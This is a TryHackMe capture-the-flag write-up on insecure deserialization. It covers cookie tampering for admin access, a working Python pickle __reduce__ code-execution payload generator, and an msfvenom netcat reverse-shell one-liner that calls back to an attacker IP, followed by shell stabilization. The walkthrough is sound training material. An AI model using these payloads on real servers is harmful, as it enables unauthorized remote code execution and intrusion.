
Mark Seliternikov

TryHackMe - OWASP Top 10 - [Severity 8] Insecure Deserialization [Easy]

We get a website:



After registering and checking the cookies you can see that we have our credentials there:

Name	Value
encodedPayload	gAN9cQBYCQAAAHJlcGxhY2VtZXEBWAcAAABkZWZhdWx0cQJzLg==
password	test
registrationTi...	"2021-06-27 11:58:40.419158"
sessionId	gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAAMTAwMTIxMDNlYT...
username	test
userType	user


When we base64 decode the “sessionId” cookie we get the first flag:

THM{good_old_base64_huh}


For the second flag we are told that in order to get it we must be an admin. And at first look we can see there’s a cookie called “userType”. Lets try changing it.

username	test	10.
userType	admin	10.

And we get the flag :) (There's also broken access control, try changing back to user and going to "/admin")



For the next flag we are told that the web-server is running python and uses the "pickle" module.
https://docs.python.org/3/library/pickle.html
This module serializes and deserializes python objects into bytes. The issue is that it does it on a specific cookie and doesn't check the integrity. Basically deserializes a source that can be tampered on the client-side.
Here's the cookie:



So the cookie's value is basically a base64 encoded serialized python object! Let's create one and tamper with the cookie. (I'm using the script TryHackMe provided).

```
from pickle import dumps
from base64 import b64encode
import sys

command = ''

# create an object but not initialize it
class remote_code_exec(object):
    def __reduce__(self):
        # run system command
        import os
        return (os.system,(command,))


print(b64encode(dumps(remote_code_exec())))
```

Now we need the actual command we want to run. I'll be using a reverse netcat connection.

```
┌──(root💀 kali)-[/home/kali]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=10.11.36.213 lport=5353
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 94 bytes
mkfifo /tmp/bgthb; nc 10.11.36.213 5353 0</tmp/bgthb | /bin/sh >/tmp/bgthb 2>&1; rm /tmp/bgthb
```

Okay now just to add this command to the script and run it.

```
┌──(root💀 kali)-[/home/kali]
└─# python3 remote_code_exec.py
b'gASVeQAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjF5ta2ZpZm8gL3RtcC9iZ3RoYjsgbmMgMTAuMTEuMzYuMjEzIDUzNTMgMDwvdG1wL2JndGhiIHwgL2Jpbi9zaCA+L3RtcC9iZ3RoYiAyPiYxOyBybSAvdG1wL2JndGhilIWUUpQu'
```

Now we copy the text inside the bytes object and paste it to the cookie. Establish a listener on our attacking machine.

```
┌──(root💀 kali)-[~]
└─# nc -lnvp 5353
listening on [any] 5353 ...
```

Now we go to the “feedback” page in order to deserialize the python object on the server:

```
┌──(root💀 kali)-[~]
└─# nc -lnvp 5353
listening on [any] 5353 ...
connect to [10.11.36.213] from (UNKNOWN) [10.10.3.10] 42552
whoami
cmnatic
```

Now some netcat stabilization:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
cmnatic@owasp10-a8-cmnatic:~/app$ export TERM=xterm
export TERM=xterm
cmnatic@owasp10-a8-cmnatic:~/app$
```

Now we have a much more interactive shell :)
Let's look for the flag.

```
cmnatic@owasp10-a8-cmnatic:~$ cat flag.txt
cat flag.txt
4a69a7ff9fd68
```

There it is!